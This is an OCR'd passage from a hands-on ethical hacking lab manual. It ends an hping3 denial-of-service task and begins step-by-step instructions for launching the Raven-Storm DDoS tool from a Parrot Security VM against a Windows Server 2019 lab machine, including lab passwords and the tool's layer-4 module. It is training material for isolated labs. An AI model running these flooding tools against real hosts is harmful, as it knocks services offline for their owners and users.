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
- **NetBIOS** (Port 137,138,139)
- **NTP** (Port 123)
- **Quake Network Protocol** (Port 26000)
- **VoIP** (Port 5060)



36. This concludes the demonstration of how to perform DoS attacks (SYN flooding, PoD attacks, and UDP Application Layer Flood Attacks) on a target host using hping3.
37. Close all open windows and document all the acquired information.

Task 3: Perform a DoS Attack using Raven-storm

Raven-Storm is a DDoS tool for penetration testing that features Layer 3, Layer 4, and Layer 7 attacks. It is written in python3 and is effective and powerful in shutting down hosts and servers. It can be used to perform strong attacks and can be optimized for non typical targets.

Here, we will use Raven-storm tool to perform a DoS attack.

1. Switch to the **Parrot Security** virtual machine.
2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

   Note: If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

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

3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
5. Type **sudo rst** and press **Enter** to start Raven-storm tool.



6. Raven-storm tool initializes, as shown in the screenshot.



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
7. Type **l4** and press **Enter** to load **layer4** module (UDP/TCP).

8. Now, switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

9. In the **Type here to search** field on the **Desktop**, type **wireshark** in the search field, the **Wireshark** appears in the results, click **Wireshark** to launch it.



10. The **Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.

    Note: The network interface might differ when you perform the task.

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
